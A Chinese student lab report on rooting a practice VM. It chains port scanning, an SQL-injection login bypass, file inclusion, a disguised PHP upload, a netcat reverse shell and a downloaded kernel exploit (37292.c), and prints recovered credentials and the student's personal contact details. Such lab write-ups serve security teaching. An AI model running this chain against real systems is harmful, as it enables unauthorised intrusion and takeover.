# 《网络攻防实战》实验报告

笙	4	次实验:	lab04
カナ	4	1八大巡:	labut

姓名: \_\_\_佐藤汉\_\_\_\_\_\_

学号: 215220029

\_\_\_\_\_级\_计算机科学与技术\_系

邮箱: 1106439334@qq.com

时间: 5h

#### 一、实验目的

取得目标靶机的 root 权限和 2 个 flag。

得到靶机 Root 权限

我们将使用到以下攻击手段: 主机发现、端口扫描、...

## 二、实验内容

1. 首先是常规操作,主机发现,端口发现,服务扫描

=

发现主机 IP 为 10.0.2.9

开放端口为 22,80,而且 80端口服务是 Apache

```
-(kali⊕kali)-[~]
 └$ <u>sudo</u> arp-scan -I eth0 -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:84:81:9b, IPv4: 10.0.2.4
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1
                52:54:00:12:35:00
                                         OEMU
                                         QEMU
10.0.2.2
                 52:54:00:12:35:00
10.0.2.3
                 08:00:27:0d:20:eb
                                         PCS Systemtechnik GmbH
                                         PCS Systemtechnik GmbH
10.0.2.9
                08:00:27:1c:31:b1
4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.118 seconds (120.87 hosts/sec). 4 respon
   —(kali⊛kali)-[~]
 $ nmap -p- 10.0.2.9
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-12 07:59 CST
Nmap scan report for 10.0.2.9 (10.0.2.9)
Host is up (0.0016s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 17.44 seconds
 __(kali⊛kali)-[~]

$ nmap -p22,80 -sV 10.0.2.9
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-12 08:00 CST
Nmap scan report for 10.0.2.9 (10.0.2.9)
Host is up (0.0025s latency).
PORT STATE SERVICE VERSION
                     OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
80/tcp open http Apache httpd 2.2.22 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:tinux:linux kernel
Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.02 seconds
zsh: segmentation fault nmap -p22,80 -sV 10.0.2.9
```

这里可以使用 cmd: \$ nmap – script vuln 10.0.2.9 初步判定一些明显的漏洞可以发现一些重要信息

```
-(kali@kali)-[/usr/share/wordlists]
sudo nmap --script vuln 10.0.2.9
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-12 08:04 CST
Nmap scan report for 10.0.2.9 (10.0.2.9)
Host is up (0.0010s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
| http-internal-ip-disclosure:
| Internal IP Leaked: 127.0.1.1
 http-enum:
  /test.php: Test page
   /images/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)
 http-cookie-flags:
   /:
     PHPSESSID:
        httponly flag not set
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
MAC Address: 08:00:27:1C:31:B1 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 32.09 seconds
zsh: segmentation fault sudo nmap --script vuln 10.0.2.9
```

3. 首先观察靶机 web 主页发现,可能有 SOL 漏洞。可以尝试利用 burpsuite 给 web 进行 SQL 注入探测

先进行 web 服务的路径爆破 cmd \$ dirsearch 10.0.2.9



发现有多个路径


```
- http://10.0.2.9/add
- http://10.0.2.9/add.php
- http://10.0.2.9/c
200 -
200 -
                  - http://10.0.2.9/cgi-bin/
- http://10.0.2.9/doc/
- http://10.0.2.9/doc/api/
             3KB - http://10.0.2.9/head.php
1KB - http://10.0.2.9/images/
200 -
200 -
          305B - http://10.0.2.9/images -> http://10.0.2.9/images/
            47KB - http://10.0.2.9/in
3KB - http://10.0.2.9/index
200 -
200 -
             3KB - http://10.0.2.9/index.php
             2KB - http://10.0.2.9/panel -> 2KB - http://10.0.2.9/panel.php
                                                                 index.php
302 -
                                                                -> index.php
             8KB - http://10.0.2.9/phpmy/
200 -
         290B - http://10.0.2.9/server-status/
1B - http://10.0.2.9/show
72B - http://10.0.2.9/test
200 -
           72B - http://10.0.2.9/test.php
```

4. 在路径 test.php 上发现需要一个 file 的参数。

直接 http://10.0.2.9/test.php?file=../../etc/passwd 的话没有任何反应


利用 burpsuite 拦截后发现这种方法发送的参数格式为 GET

把 GET 替换成 POST 方式,把 file 参数放在 body 中发送的话我们可以看到有路径漏洞(在 burpsuite repeater 中查看)



这样我们可以利用这个漏洞查看靶机上的任意文件但是还不知道此漏洞类型为文件包含漏洞还是文件下载漏洞

5. 现在发现了可以查看文件内容的漏洞后,我们在路径爆破时发现靶机 web 服务很有可能是以 php 为后台运行的,check 路径 10.0.2.9/index.php 发现确实如此 那么我们可以利用查看 index.php 文件的方式,分析此服务是如何识别 user login 的



发现一大串 php 代码

解读代码后发现,以下语句为后台使用的语句

#### Select \* from auth where pass='\$pass' and uname='\$uname'

各种尝试后发现

pass 输入 \


uname 输入 or 1=1#

可以用 SOL 注入登录

其原因是此 SQL 语句的\'本身对单引号做了过滤,在输入是再次输入反斜杠\的话,会导致 pass=\"\'与其让 SQL 输入成功

成功后可以直接进入 php 的界面,跳到步骤 8 即可得到 Root 权限


6. 利用任意文件下载漏洞查看/c.php 文件内容发现有一条 SQL 的连接语句 mysql connect("127.0.0.1","billu","b0x billu","ica lab");




7. 又知道在路径爆破时出来了一个 phpmy 这个路径


现在知道了有 phpmy 这个 web 服务的路径,又有 database 的用户名与密码,可以尝试一下是否可以登录

果真可以登录






在 phpmyadmin 的 ica\_lab 数据库里的 auth 里发现一个 username 和 password




### 9. 在此继续对 phpmy 路径进行路径爆破

```
[10:10:32] 200 - 2278 - /phpmy/CREDITS
[10:10:32] 200 - 28KB - /phpmy/ChangeLog
[10:10:35] 200 - 24KBS - /phpmy/LICENSE
[10:10:36] 200 - 128B - /phpmy/LICENSE
[10:10:36] 200 - 2KB - /phpmy/LICENSE
[10:10:37] 200 - 190B - /phpmy/ChangeLog
[10:10:53] 200 - 8KB - /phpmy/ChangeLog
[10:10:55] 200 - 0B - /phpmy/Config.inc.php
[10:10:55] 200 - 0B - /phpmy/config.inc
[10:10:55] 200 - 0B - /phpmy/config.inc
[10:11:05] 200 - 8KB - /phpmy/config.inc
[10:11:05] 200 - 8KB - /phpmy/export.php
[10:11:02] 200 - 18KB - /phpmy/export
[10:11:05] 200 - 8KB - /phpmy/import
[10:11:05] 200 - 8KB - /phpmy/import
[10:11:05] 200 - 8KB - /phpmy/index.php
[10:11:05] 200 - 8KB - /phpmy/jindex.php
[10:11:05] 200 - 8KB - /phpmy/jindex.php
[10:11:06] 200 - 8KB - /phpmy/jindex.php
[10:11:07] 200 - 8KB - /phpmy/jindex.php
[10:11:07] 200 - 8KB - /phpmy/jindex.php
[10:11:08] 200 - 8KB - /phpmy/jindex.php
[10:11:09] 200 - 8KB - /phpmy/jindex.php
[10:11:107] 200 - 8KB - /phpmy/jindex.php
[10:11:108] 200 - 8KB - /phpmy
```

发现 config.inc.php 与 config.inc 路径,利用文件下载漏洞查看文件内容 返现 server 的用户名(root)与密码(roottoor),猜测是否可以用 ssh 远程登录,结果可以,而且直接权限为 ROOT!



root@indishell:~# id uid=0(root) gid=0(root) groups=0(root) root@indishell:~# whoami root 10. 返回到步骤 8,我们成功的以 biLLu 用户名进入了 Index.php 界面。在切换成 add user 后会弹出一个上传图片文件的界面。第一反应上传 php 一句话木马文件,建立 reverse shell 接听。各种尝试后,利用 burpsuite 拦截,把文件名改成 png 格式,把 content-type 改成 image/png,在下面另外添加一行 GIF89a 即可成功上传



但是光上传不行, 我们需要利用其他漏洞去运行此文件

11. 我们在拦截 panel.php 路径时,在切换 show users 和 add user 的时候可以发现一个 load 参数为 add。又知道在路径爆破时有一个 add.php 路径是一个上传文件的页面。在这里 我们猜测后台是否是根据这个 load 参数去具体执行某个 php 文件的。 那么尝试修改 load 参数,的确是这样

load=add&continue=continue



load=../../../etc/passwd&continue=continue

执行后出现



12. 同样的方式执行上传的 reverse shell 发现没有反应,猜测可能后台限制了一些 php 命令那么我们试试使用/usr/share/webshells/php 中的 reverse shell

以同样的方式上传文件,最后修改 load 参数 load=/uploaded\_images/r.png

```
-(kali® kali)-[~/HA/week6]
└$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.9] 52377
Linux indishell 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014
 i686 athlon i386 GNU/Linux
 10:24:43 up 5:09, 0 users, load average: 0.00, 0.01, 0.05
                  FROM
                                                           PCPU WHAT
USER
                                    LOGINA
                                             IDLE
                                                   JCPU
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
```

\$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@indishell:/\$

成功进入靶机,

接下来是提权至 root

13. 在靶机执行\$ uname -a, 发现 kernel 版本是 3.13

使用 searchsploit 命令查找是否有相应的漏洞

\$ uname -a Linux indishell 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014 i686 athlon i386 GNU/Linux

Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.1 | linux/local/37292.c

这条漏洞可能可以利用

而且这条漏洞需要靶机上又 gcc 命令,check 后知道靶机上也具备 gcc

www-data@indishell:/\$ which gcc which gcc /usr/bin/gcc

在 KALI 上开启 python 简易 web 服务 在靶机上 wget 直接下载 37292.c \$ gcc 37292.c \$./a.out

## 成功获得 Root!

```
$ ./a.out
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

## 三、实验结果

Ssh 远程登陆的 root 权限

```
root@indishell:~# id
uid=0(root) gid=0(root) groups=0(root)
root@indishell:~# whoami
root
```

Reverse shell 的 Root 权限

```
$ ./a.out
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

## 四、实验中遇到的问题及解决方案

- 一共找到3条路
- 1.利用 SQL Injection 进入 index.php 界面,进入 phpmy/config.inc.php 路径直接 ssh
- 2.利用 SQL Injection 进入 index.php 界面,利用文件包含漏洞和 reverse shell
- 3.利用 phpmy 的用户名进入 index.php 界面,利用文件包含漏洞和 reverse shell

## 五、实验的启示/意见和建议

**附:**本次实验你总共用了多长时间?包括学习相关知识时间、完成实验内容时间、完成实验报告时间。(仅做统计用,时间长短不影响本次实验的成绩。) 花时 5h T T